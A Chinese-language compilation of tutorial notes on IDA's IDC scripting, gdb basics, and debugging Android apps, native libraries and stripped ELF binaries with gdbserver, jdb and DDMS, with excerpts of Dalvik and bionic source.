IDC 是 IDA 内置的脚本语言，语法与 C 类似，为解释性语言。

①.IDA 中可以直接执行 IDA 语句,点击 File->Script command 或者快捷键 shilt + F2 即可调出。



②.可以直接载入定义好的 IDC 脚本，如上图，选择 Script File 进行选择即可。


不过我建议还是用第三方的工具如 Notepad+打开脚本，然后复制，在 Script command 里面粘贴进去，因为这样我们可以修改一些数据，如在 dump 中的内存起始位置。

0x2:语法相关知识


对于反汇编后的内容，编写脚本比编写插件简单很多，因为脚本是比较灵活的，我们可以针对单个分析任务来写对应的脚本，加快我们的分析速度，使得任务自动化。

①．输出函数

在 Shift +F2 后，在编辑框输入 Message 函数



然后观察输出窗口，可以看到有输出



。

Message 函数跟 C 里面的 printf 函数类似，可以使用格式化字符串，函数原型为:


Void Message(string formart .....)

其他形式，如：

```
Message("%s\n","hello I'm not guige");
```

另外，还有其他常用函数，Warning 函数，Fatal 函数。

如:Warning 函数，只是弹出提示



其用法跟 Message 类似，不过这个是弹出框。

再如 Fatal 函数，弹出提示错误，点击 Ok 则会退出 IDA

②.变量

IDC 中所有变量被定义为 auto 类型，如定义一个计数器 counter 的变量。

auto counter

变量根据他们包含的数据的类型，有大小限制：

整数为 32 位的（IDA Pro64 中是 64 位）；

字符串最多包含 1023 个字符；

浮点变量最多 25 个十进制数位；

auto 变量可以表示不同类型的数据，所以需要用到转换规则，不过在编写脚本时候类型转换不是太常见，有些函数需要用于手动执行类型转换：

long(expr)

char(expr)

float(expr)

变量的声明和赋值必须在不同的语句中进行。

auto currentAddress

currentAddress=ScreenEA()

听鬼哥说故事

关于 dvmLoadNativeCode 的相关方法(调试时可以利用)

```
 bool dvmLoadNativeCode(const char* pathName, Object* classLoader,
            char** detail)
{
    SharedLib* pEntry;
    void* handle;
```

```
......

pEntry = findSharedLibEntry(pathName);
if (pEntry != NULL) {
        if (pEntry->classLoader != classLoader) {
                ......
                return false;
        }
        ......

        if (!checkOnLoadResult(pEntry))
                return false;
        return true;
}
......

handle = dlopen(pathName, RTLD_LAZY);
......

/* create a new entry */
SharedLib* pNewEntry;
pNewEntry = (SharedLib*) calloc(1, sizeof(SharedLib));
pNewEntry->pathName = strdup(pathName);
pNewEntry->handle = handle;
pNewEntry->classLoader = classLoader;
......

/* try to add it to the list */
```

```
SharedLib* pActualEntry = addSharedLibEntry(pNewEntry);

if (pNewEntry != pActualEntry) {
        ......
        freeSharedLibEntry(pNewEntry);
        return checkOnLoadResult(pActualEntry);
} else {
        ......

        bool result = true;
        void* vonLoad;
        int version;

        vonLoad = dlsym(handle, "JNI_OnLoad");
        if (vonLoad == NULL) {
                LOGD("No JNI_OnLoad found in %s %p, skipping init\n",
                        pathName, classLoader);
        } else {
                ......

                OnLoadFunc func = vonLoad;
                ......

                version = (*func)(gDvm.vmList, NULL);
                ......

                if (version != JNI_VERSION_1_2 && version != JNI_VERSION_1_4 &&
                        version != JNI_VERSION_1_6)
```

```
                {
                    .......
                    result = false;
                } else {
                    LOGV("+++ finished JNI_OnLoad %s\n", pathName);
                }

            }

            ......

            if (result)
                pNewEntry->onLoadResult = kOnLoadOkay;
            else
                pNewEntry->onLoadResult = kOnLoadFailed;

            ......

            return result;
        }
}
```

听鬼哥说故事

http://blog.csdn.net/guiguzi1110/article/details/41440431

Arm gdb

gdb 调试

####0x1. 设置断点

break（简写为 b)

格式:

b 函数名
b 行号
b 文件名：行号
b 文件名：函数名
b +偏移量
b -偏移量
b *地址

比如：b main

```
(gdb) b main
Breakpoint 1 at 0x80492b1
```

下好断过后，使用 info break 查看

```
(gdb) i b
Num     Type           Disp Enb Address    What
```

1 breakpoint keep y 0x080492b1 <main+5>

####0x2. 运行

Run（简写为 r，start 也可以），可以带参数，比如重定向到文件。
一般用法为先 break 下断，然后再 r，这样就会断在下断处。

####0x3. 显示变量

print 参数，比如 p $pc，显示 eip 的值

####0x4. 显示寄存器

info registers ，简写为 i r

在寄存器之前加上$，即可显示各个寄存器的内容。比如 p $eax

可以用 x/10i $pc，显示从 eip 开始的 10 条指令

####0x5. 单步执行
next（简写为 n）

####0x6. 继续执行
continue（简写为 c）

####0x7. 删除断点
delete（简写为 d）

格式：

delete 编号

####ox8. 需改变量的值

格式：

set variable <变量>=<表达式>

例如：要修改 eip 的值为 0x800000

set variable $eip=0x800000

####0x8. gdb jump

相当于会点的 jmp

格式：

jump 函数名
jump 文件名：函数名
jump *内存地址

以后再慢慢补充！

http://www.joychou.org/index.php/Reverse/gdb.html

将 GDB 中的输出定向到文件

有时候输出信息太长，屏放不下，下面介绍两种将 gdb 的输出信息存到文件的方法。

方法一：适合临时向文件输出些信息的情况。

比如要用 info functions 输出所有函数，结果往往有一大坨，所以可以将之输出到文件。

(gdb) set logging file <file name>

(gdb) set logging on

(gdb) info functions

(gdb) set logging off

http://hellogcc.blogbus.com/logs/69799908.html

方法二：适合整个 gdb 会话期间都重定向输出的情况。

gdb |tee newfile

Android 中用 gdb 调试一启动就崩溃的程序

原文地址：http://blog.csdn.net/ariesjzj/article/details/7393573


一般情况下程序是在某一个点挂掉的，我们可以用 adb shell ps 查到 PID，然后在 target 端用 gdbserver attach 上去，最后在 host 端用 gdb 连上去调。但程序往往不会崩溃得这么完美，很多情况下程序一起来就 crash 掉了。这个时候分两种情况：1. 真的是一起来就挂掉的。2.一起来后稍稍过会就挂掉的。

这里我用的系统是：


Host: Ubuntu x64

Target: Android ICS

方法一：针对第一种情况。首先在 target 的 Android 中运行 Dev Tools->Development Settings，点按钮"None"选择你要调的程序（这里比如是 flashplayer），然后选中 Wait for debugger 就可以退出了。Dev Tools 在大多数情况下是默认安装的，但如果你很不幸地找不到，参照 http://developer.android.com/guide/developing/debugging/debugging-devtools.html 把 emulator 里的 Dev Tools 搬过来。



这时候打开要调的程序就会停住：



当然，这时候 wait for debugger 不是 wait gdb，是 DDMS。但因为我们最后是用 gdb 调，所以这时候要趁机用 gdb attach 上去。具体 gdb 的设置和使用请参见另一博文（http://blog.csdn.net/ariesjzj/article/details/7375048）。一般步骤是先在 target 开 gdbserver，然后在 host 开 gdb client：

```
jzj@jzj-laptop:~/debug$ gdb -x init.gdb
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
...

__futex_syscall4 () at bionic/libc/arch-x86/bionic/atomics_x86.S:73
73          popl        %esi
Created trace state variable $trace_timestamp for target's variable 1."
(gdb)
```

gdb 启动后就可以设断点啊看变量什么的了，设好断点后输入 continue 继续运行，但就像前面提到的 wait for debugger 不是 wait gdb，所以 gdb 说 continue 还不能 continue。打开 DDMS

有个红色虫子表示停住了，点上面绿色虫子程序就可以继续运行程序了。你也可以先打开 DDMS，然后用 jdb attach 上去来使程序继续下去:

```
$jdb -attach localhost:8700
```

然后就可以换由 gdb 控制，尽情调试了。

方法二：针对第二种情况。用脚本启动目标程序，然后马上 attach 上去。脚本总比人肉输入快，所以有时候可以用这个方法拼一下看是先 crash 还 是先 attach 上，优点是比较简单。下面是个简单的例子（调的是 Adobe reader），注意其中的 grep 的字符串得看情况而定，现实当中用时可以先把 PID 打印出来，或者自动判断下是否唯一。

```
#!/bin/bash

ACTION=android.intent.action.MAIN
COM=com.adobe.reader/com.adobe.reader.AdobeReader
```

```
adb root
adb shell am start -a $ACTION -n $COM
PID=`adb shell ps | grep "reader" | awk '{print $2}'`
CMD="adb shell /data/gdbserver :1234 --attach $PID"
echo $CMD
eval $CMD
```

Android 下双调试器（gdb+jdb）调试应用程序

原文地址：http://blog.csdn.net/ariesjzj/article/details/7402832

Android 下的程序大多数用 java 写的，跑在 dalvik 里，但中间又夹杂着 native 的 C code（如来自于 JNI 调用，或者来自于 Android 操作系统本身）。这导致了程序执行时控制流会在 java 和 c 两个上下文之间跳转，而我们一般会用 gdb 调 c 程序，jdb 调 java 程序，因此我们可以用双调试器法调试 android 里的应用程序。

第一步：最好先用 Dev Tools 里的 Wait for debugger 功能（http://blog.csdn.net/ariesjzj/article/details/7393573）将程序一启动就停住，这样方便我们设断点。当然你也可以手工在代码里 WaitForDebugger()。

第二步设 gdb（http://blog.csdn.net/ariesjzj/article/details/7375048），gdb 启动后应该是停在某个 wait 函数里，这时可以设断点什么的，完了以后输入

(gdb)cont

让程序继续执行，否则 jdb 是 attach 不上去的。

第三步设 jdb（http://blog.csdn.net/ariesjzj/article/details/7399249），启动 jdb 后并 attach 成功后应用程序就开始跑了（如果前面设了 Wait for debugger）。然后两个调试器都可以控制了。当然了，就像同时使用软件调试器和硬件调试器一样，除非两个调试器都让跑否则程序是不会往下跑的。

Android 中 app 调试：gdb 如何在动态链接库中设断点

原文地址：http://blog.csdn.net/ariesjzj/article/details/7419776

这种方法适用于想调试 android 中 app 所用到的.so 库的情况，尤其是载入库后一会就出问题的情况。如果直接起 gdb 载入动态链接库的符号表，这时符号地址是不对的。本文中以某 app 为例，因此具体函数名依实例肯定有所不同。

第一步：Dev Tools -> Development Settings ，将要调的程序设为 wait for debugger。这时程序一起来就会停住，等待 jdb 信号。详见（http://blog.csdn.net/ariesjzj/article/details/7393573）。

第二步：启动 jdb，用 ps 找出 pid（假设为 1476）。然后打开~/.jdbrc（没有的话创建一个），断点设在载入动态库的时候：

```
stop in java.lang.System.loadLibrary
```

保存退出后执行：

```
$adb forward tcp:29882 jdwp:1476
$jdb -attach localhost:29882
```

jdb 启动后会自动读./jdbrc 设断点，一般情况下会出现类似下面的显示：

```
jzj@jzj-desktop:~$ jdb -attach localhost:29882
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> *** Reading commands from /home/zjin/.jdbrc
It will be set after the class is loaded.
> Set breakpoint java.lang.System.loadLibrary
> >
```

这里说明设断点成功。jdb 的更多操作详见（http://blog.csdn.net/ariesjzj/article/details/7399249）。

第三步，等到程序因为 load library 而触发断点。这时可以确认下是不是我们要找的那个 library。举例来说，先在 jdb 中查看局部变量：

```
<1> main[1] locals
Method arguments:
Local variables:
libName = "bigeLib"
```

再将程序的 apk 用 dex2jar 和 jd-gui 反汇编出来，找出载入.so 对应的一段代码为：

```
package com.bz.bige;
import com.bz.bige.sound.bzSoundManager;
public class bigeJNI
{
   static
   {
       System.loadLibrary("bigeLib");
   }
```

}
这说明我们整对了，然后在 jdb 中将当前函数运行完，也就是让动态库载入完：

<1> main[1] step up

第四步，运行 gdb 。如被调试程序的 pid 为 1390 的话：

在 target 上运行（没有 gdbserver 的话先从 push 进去）：

./gdbserver :1234 --attach 1390

在 host 上运行：
$ arm-eabi-gdb -x init.gdb

载入.so 的符号表，这时各符号的地址已经是 relocate 过的了，可以在 gdb 中用。关于 gdb 的介绍详见（http://blog.csdn.net/ariesjzj/article/details/7375048）。

(gdb) shared

觉得有必要的话，可以用下面的命令看下函数列表：

(gdb) info functions

输出可能会很多，可以将输出重定向到文件（详见 http://blog.csdn.net/ariesjzj/article/details/7419479）。

现在可以用函数名设断点了:

```
(gdb) b bzGame::init()
Breakpoint 1 at 0x4965f9fc
(gdb) b bzGame::init()
Note: breakpoint 1 also set at pc 0x4965f9fc.
Breakpoint 2 at 0x4965f9fc
(gdb) delete 2
(gdb) b bzGame::setState(std::string const&)
Breakpoint 3 at 0x496600ba
(gdb) i b
Num         Type                    Disp Enb Address       What
1             breakpoint         keep y     0x4965f9fc <bzGame::init()+12>
3             breakpoint         keep y     0x496600ba <bzGame::setState(std::string const&)+2>
```

然后就可以执行 continue 继续了。程序到时就会停在断点处。

Android 下用 gdb 进行系统级源码调试

原文地址：http://blog.csdn.net/ariesjzj/article/details/7375048

Host: Ubuntu
Target: Android ICS

1. 将 gdbserver 和 gdb 分别放入 target 和 host。两者都可在 android 源代码的 prebuilt 目录下找到。

2. 在 Target 上启动 gdbserver，在 adb shell 中执行
$ /path/to/gdbserver :1111 --attach PID
其中 PID 为想要 debug 程序的进程号，可以通过 ps 得到。1111 为端口号，可以自定义。

3. 在 Host 上启动 gdbclient，首先将 target 上的库 pull 到 host 上（如/home/jzj/debug/gdb）

1. $cd /home/jzj/debug/gdb
2. $adb pull /system/lib
3. $adb pull /system/bin/app_process

然后写启动脚本 init.gdb（这里假设程序要用到的库放在/home/jzj/debug/gdb/下，Android 的 symbol 放在 /home/jzj/debug/ics/symbols/system/lib/下，android 的源码放在/home/jzj/workspace /ics 下）

1. file /home/jzj/debug/gdb/app_process
2. set solib-absolute-prefix /home/jzj/debug/ics/symbols/
3. set solib-search-path /home/jzj/debug/ics/symbols/system/lib/:/home/jzj/debug/gdb
4. dir /home/jzj/workspace/ics
5. shell adb forward tcp:1111 tcp:1111
6. target remote :1111

其中的路径要是懒得自己打有个方法可以自动生成，执行. build/envsetup.sh 后，会有 gdbclient 命令，执行后会生成 gdbclient.cmds，把其中的路径拷过来就行。

最后执行
$ gdb -x init.gdb
就可以启动 gdb 了。一切正常的话这时候就可以用 gdb 的基本功能，如设断点或者查看内存了。这时如果有些 so 库的符号表还没载入，可以执行

(gdb) shared
载入这些符号表。

最后附个关于 gdb 设置脚本中两个变量的官方解释，一般 solib-absolute-prefix 先于 solib-search-path 查找。
solib-absolute-prefix ：
If this variable is set, path will be used as a prefix for any absolute shared library paths; many runtime loaders store the absolute paths to the shared library in the target program's memory. If you use `solib-absolute-prefix' to find shared libraries, they need to be laid out in the same way that they are on the target, with e.g. a `/usr/lib' hierarchy under path. You can set the default value of `solib-absolute-prefix' by using the configure-time `--with-sysroot' option.

solib-search-path ：
If this variable is set, path is a colon-separated list of directories to search for shared libraries. `solib-search-path' is used after `solib-absolute-prefix' fails to locate the library, or if the path to the library is relative instead of absolute. If you want to use `solib-search-path' instead of `solib-absolute-prefix', be sure to set `solib-absolute-prefix' to a nonexistant directory to prevent GDB from finding your host's libraries.

Android 下使用 GDB 调试无符号 ELF 文件

以下以 adb shell 下通过 gdb 工具调试/system/bin/ping 举例：

```
# /data/local/tmp/gdb --args /system/bin/ping
GNU gdb (GDB) 7.3.1-gg2
...
(gdb) info target
Symbols from "/system/bin/ping".
```

```
Local exec file:
            `/system/bin/ping', file type elf32-littlearm.
            Entry point: 0x1078
            0x00000134 - 0x00000147 is .interp
            0x00000148 - 0x00000598 is .dynsym
            0x00000598 - 0x0000081e is .dynstr
            0x00000820 - 0x00000a48 is .hash
            0x00000a48 - 0x00000bf0 is .rel.dyn
            0x00000bf0 - 0x00000db8 is .rel.plt
            0x00000db8 - 0x00001078 is .plt
            0x00001078 - 0x0000436c is .text
            0x0000436c - 0x00004384 is .note.android.ident
            0x00004384 - 0x00004454 is .ARM.exidx
            0x00004454 - 0x0000446c is .ARM.extab
            0x0000446c - 0x00005466 is .rodata
            0x00006d40 - 0x00006d48 is .preinit_array
            0x00006d48 - 0x00006d50 is .init_array
            0x00006d50 - 0x00006d58 is .fini_array
            0x00006d58 - 0x00006e50 is .dynamic
            0x00006e50 - 0x00007000 is .got
            0x00007000 - 0x000070c0 is .data
            0x000070c0 - 0x0001a1ee is .bss
(gdb) b *0x1078      // 设置断点到 text 段首地址
Breakpoint 1 at 0x1078
(gdb) r
Starting program: /system/bin/ping
warning: Breakpoint address adjusted from 0x40003ca5 to 0x40003ca4.
Warning:
```

```
Cannot insert breakpoint 1.
Error accessing memory address 0x1078: Input/output error.


(gdb) d 1    // 在开启了内存布局随机化的 kernel 中，必然出现上述异常，无视，直接删掉断点 1
(gdb) info target
Symbols from "/system/bin/ping".
Unix child process:
            Using the running image of child process 9782.
            While running this, GDB does not access memory from...
Local exec file:
            `/system/bin/ping', file type elf32-littlearm.
            Entry point: 0x2a001078
            0x2a000134 - 0x2a000147 is .interp
            0x2a000148 - 0x2a000598 is .dynsym
            0x2a000598 - 0x2a00081e is .dynstr
            0x2a000820 - 0x2a000a48 is .hash
            0x2a000a48 - 0x2a000bf0 is .rel.dyn
            0x2a000bf0 - 0x2a000db8 is .rel.plt
            0x2a000db8 - 0x2a001078 is .plt
            0x2a001078 - 0x2a00436c is .text
            0x2a00436c - 0x2a004384 is .note.android.ident
            0x2a004384 - 0x2a004454 is .ARM.exidx
            0x2a004454 - 0x2a00446c is .ARM.extab
            0x2a00446c - 0x2a005466 is .rodata
            0x2a006d40 - 0x2a006d48 is .preinit_array
            0x2a006d48 - 0x2a006d50 is .init_array
            0x2a006d50 - 0x2a006d58 is .fini_array
```

```
            0x2a006d58 - 0x2a006e50 is .dynamic
            0x2a006e50 - 0x2a007000 is .got
            0x2a007000 - 0x2a0070c0 is .data
            0x2a0070c0 - 0x2a01a1ee is .bss
........

(gdb) x/32i 0x2a001078    // 查看新 text 段汇编指令，寻找 libc_init 调用
     0x2a001078:   push      {r11, lr}
     0x2a00107c:   add       r11, sp, #4
     0x2a001080:   sub       sp, sp, #16
     0x2a001084:   ldr       r3, [pc, #80]    ; 0x2a0010dc
     0x2a001088:   add       r3, pc, r3
     0x2a00108c:   ldr       r2, [pc, #76]    ; 0x2a0010e0
     0x2a001090:   ldr       r2, [r3, r2]
     0x2a001094:   str       r2, [r11, #-20]
     0x2a001098:   ldr       r2, [pc, #68]    ; 0x2a0010e4
     0x2a00109c:   ldr       r2, [r3, r2]
     0x2a0010a0:   str       r2, [r11, #-16]
     0x2a0010a4:   ldr       r2, [pc, #60]    ; 0x2a0010e8
     0x2a0010a8:   ldr       r2, [r3, r2]
     0x2a0010ac:   str       r2, [r11, #-12]
     0x2a0010b0:   mov       r2, r11
     0x2a0010b4:   add       r2, r2, #4
     0x2a0010b8:   str       r2, [r11, #-8]
     0x2a0010bc:   sub       r12, r11, #20
     0x2a0010c0:   ldr       r0, [r11, #-8]
     0x2a0010c4:   mov       r1, #0
     0x2a0010c8:   ldr       r2, [pc, #28]    ; 0x2a0010ec
```

```
   0x2a0010cc:    ldr       r3, [r3, r2]
   0x2a0010d0:    mov       r2, r3
   0x2a0010d4:    mov       r3, r12
   0x2a0010d8:    bl         0x2a000dcc     （参见附注，r2 即为 main 函数）
   0x2a0010dc:    andeq     r5, r0, r0, lsl #29
   0x2a0010e0:                             ; <UNDEFINED> instruction: 0xffffff40
   0x2a0010e4:                             ; <UNDEFINED> instruction: 0xffffff44
   0x2a0010e8:                             ; <UNDEFINED> instruction: 0xffffff48
   0x2a0010ec:                             ; <UNDEFINED> instruction: 0xffffff4c
   0x2a0010f0:    push      {r11, lr}
   0x2a0010f4:    add       r11, sp, #4
(gdb) b *0x2a0010d8
Breakpoint 2 at 0x2a0010d8
(gdb) c
Continuing.


Breakpoint 2, 0x2a0010d8 in ?? ()
(gdb) p/x $r2        // 查看 main 函数地址
$1 = 0x2a0017c9
(gdb) b *0x2a0017c9    // main 函数上下断点，此时 libc.so 已加载，还可以 b open/fputs/exit ...
warning: Breakpoint address adjusted from 0x2a0017c9 to 0x2a0017c8.
Breakpoint 3 at 0x2a0017c8
(gdb) c
Continuing.
warning: Breakpoint 3 address previously adjusted from 0x2a0017c9 to 0x2a0017c8.
```

```
Breakpoint 3, 0x2a0017c8 in ?? ()
(gdb) display /4i $pc
1: x/4i $pc
=> 0x2a0017c8:   stmdb    sp!, {r4, r5, r6, r7, r8, r9, r10, r11, lr}
     0x2a0017cc:   ldr.w    r4, [pc, #2600] ; 0x2a0021f8
     0x2a0017d0:   ldr.w    r3, [pc, #2600] ; 0x2a0021fc
     0x2a0017d4:   add       r4, pc
(gdb) ni
0x2a0017cc in ?? ()
1: x/4i $pc
=> 0x2a0017cc:   ldr.w    r4, [pc, #2600] ; 0x2a0021f8
     0x2a0017d0:   ldr.w    r3, [pc, #2600] ; 0x2a0021fc
     0x2a0017d4:   add       r4, pc
     0x2a0017d6:   mov       r6, r0
(gdb)
0x2a0017d0 in ?? ()
1: x/4i $pc
=> 0x2a0017d0:   ldr.w    r3, [pc, #2600] ; 0x2a0021fc
     0x2a0017d4:   add       r4, pc
     0x2a0017d6:   mov       r6, r0
     0x2a0017d8:   ldr       r0, [r4, r3]
(gdb)
```

....

附注：

ELF 可执行文件入口，__libc_init 第 3 个参数即为 main：

bionic\libc\arch-arm\bionic\crtbegin.c

```
__LIBC_HIDDEN__ void _start() {
......
    void* raw_args = (void*) ((uintptr_t) __builtin_frame_address(0) + sizeof(void*));
    __libc_init(raw_args, NULL, &main, &array);
}
```

gdb 采用的是 Android toolchain 中的 gdb7.3.1-gg2 源码编译生成，编译工具使用 codesourcery 的 arm-none-linux-gnueabi。

http://blog.csdn.net/NetSniffer/article/details/32163569


使用 hello-gl2 建立 ndk-gdb 环境(有源码和无源码调试环境)

使用 hello-gl2 建立 ndk-gdb 环境

